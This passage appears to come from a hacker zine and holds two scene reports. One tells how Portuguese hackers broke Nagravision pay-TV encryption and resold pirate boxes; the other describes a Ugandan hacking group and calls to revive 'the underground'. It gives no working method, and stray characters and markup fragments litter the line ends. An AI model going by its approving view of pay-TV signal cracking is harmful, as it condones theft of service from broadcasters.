Also in the start of the new millennium, satellite and cable PhreakersĐ starter to show up, breaking encrypted signals, an unnamed box came out,Đ that was plugged in the TV SCART connection and an external 9v powerĐ supply, and unlocked (in fact, it broke the Nagravision encryption) everyĐ single channel there was on cable TV, this box for a long time was thoughĐ to be made outside of Portugal, until I had the pleasure to meet theĐ original creator of it, and guess what, he was Portuguese, and lived nextĐ to me, he explained me how it really worked, and how was the originalĐ version, since the version that everyone had, that was commercializedĐ by lame groups searching for profit, had way too much components that itĐ didn't need at all, it even got some traps, only to make itself moreĐ expensive, and difficult to make, in order to avoid peopleĐ commercializing it. Also, satellite FTA boxes started to get themselvesĐ modified nationally, in order to break satellite TV encryptions, Đ like Nagravision (used by or cable TV provider, 'TVCabo'). So did theĐ original TVCabo cable boxes, some national hackers were able to hackĐ the firmware, in order to get its unique ID (Boxkey), and created cardsĐ that once plugged, were able to break the signal. After this, thisĐ knowledge started to get public, but on a 'pratical' way, and lots of Đ people started to make profit out of it, without knowing what they wereĐ really doing. In other words, they knew if they bought this and that, andĐ used this and that software, were able to have free satellite/cable TV,Đ and they could seal later to other people. An example was the firstĐ unnamed box that was created, it cost 4Euros to build, but people wereĐ 70Euros unmodified, and were sold for 250Euros modified at no cost.Đ Ð

Nowadays, the scene is still obscure, and people are still ignorant, D sometimes, there is an exception, like when I went to an interview to D a part of the Bosch Group, where the guy interviewing me, by reading my D curriculum started to laugh silently, and said to himself 'A hacker..' and D 'hackers do not harm anyone... only if pushed too', without me making any D mention to illegal activities (duh) or being member of this or that group. D When I was guessing myself unemployed, I got myself well employed, and D working on more areas than I was asked to, I even got myself involved D with robotics, automation, and electronics, when I was attending the D interview as web developer for an Intranet. Later, we found out that ID already knew him from the scene, and so did he knew me. D

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IntroductionĐ
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For those who don't know what Uganda is n are too lazy to use google, wellĐ
in short its located on the African continent more specifically in EasternĐ
africa. Still lost then this will clear it all up for you, have you everĐ
heard of a movie called Last King of Scotland if yes then you know UgandaĐ
and if No then use google.Đ
Sometime back....Ð
Cutting edge computer technology is as you correct in assuming fairly newĐ
in the Ugandan context, it cannot be more than 13 years old so generallyĐ
hacking on our scene had maintained a fairly urban legend status, not muchĐ
is avaliable on any hacking groups back in the day to be honest to myĐ
knowledge they were almost none existent.Đ
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Present....Ð
Currently as technology advances the scene has surfaced with formation of Đ
groups like gsquad by yours truly which is i believe the first of its kindĐ
here, although hacking has still maintained its urban legend status theĐ
scene is dominated by a few knowledgeable individuals. Bu..t the winds ofĐ
change are upon us because i have seen the advent of a new generation withĐ
a desire which of course has been fueled by hacker related movies like most D
recently Die Hard 4.0. The gsquad remains the only active group providingĐ
help to individuals on request and ofcourse releasing zines(which was butĐ
made a print debut recently) which has won many fans but ofcourse inspiredĐ
by Phrack. This new generation needs content and i think Phrack is our oneĐ
stop Hacking Content Provider (HCP, oh i made that up).Đ
We are late comers onto the scene but we will catch up because we have theĐ
spirit, and oh it was BloodAxe's first appeal that drove me to startingĐ
the gsquad so i hope the circle of lost hackers' appeal will inspire Đ
another individual somewhere on this planet.Đ
We maybe in different lands but we are part of the same underground, so weĐ
will survive the media caused division which started all these differentĐ
kind of hats i hear white hats....erm...black...grey we may soon hear pinkĐ
hats(ie blondes running security sites)Đ
The spirit still lives on but its in a critical state.....Đ
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Ð
Busts...Ð
Ð
This is almost a trivial joke because without any real laws noone can getĐ
busted, but there is a motion to release laws due to rising fraud cases.Đ
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But of course there have been cases of major censorship, call monitoringĐ

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and all that by ISPs and of course the govt.Đ
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Appeal....(am sorry to put this part but i had to)Đ
I read the Underground Spirit article and i really think the onus isĐ
on all of us to stage what i would call "a last stand" [like in X3] to Đ
stop the decline of the underground. Lets not stop at reminiscing the \mbox{\it D}
days of Mentor, BloodAxe, KL, the drama involving Agent steal and the Đ
like and start living them and all this starts with each individual \mbox{\it D}
making this "stand" a personal thing not just a battle for the circle \mbox{\it D}
of lost hackers or a few individuals. I really think what has hampered {\tt D}
the growth of the underground has been lack of.....lets call it \mbox{D}
selfishness by the knowledgeable(read 3133t) who undermine those new Đ
to the scene hence making them only become script kiddies atmost. Đ
This unwillingness to share knowledge has seriously hampered theĐ
underground's growth making the curious hunt for this knowledge fromĐ
"security" sites.Đ
Underground.... UNDERGROUND we have a platform of Đ
change and that platform is PHRACK...Ð
Hey sorry it sounds like a battle cry...but it is!Đ
Long live PhrackĐ
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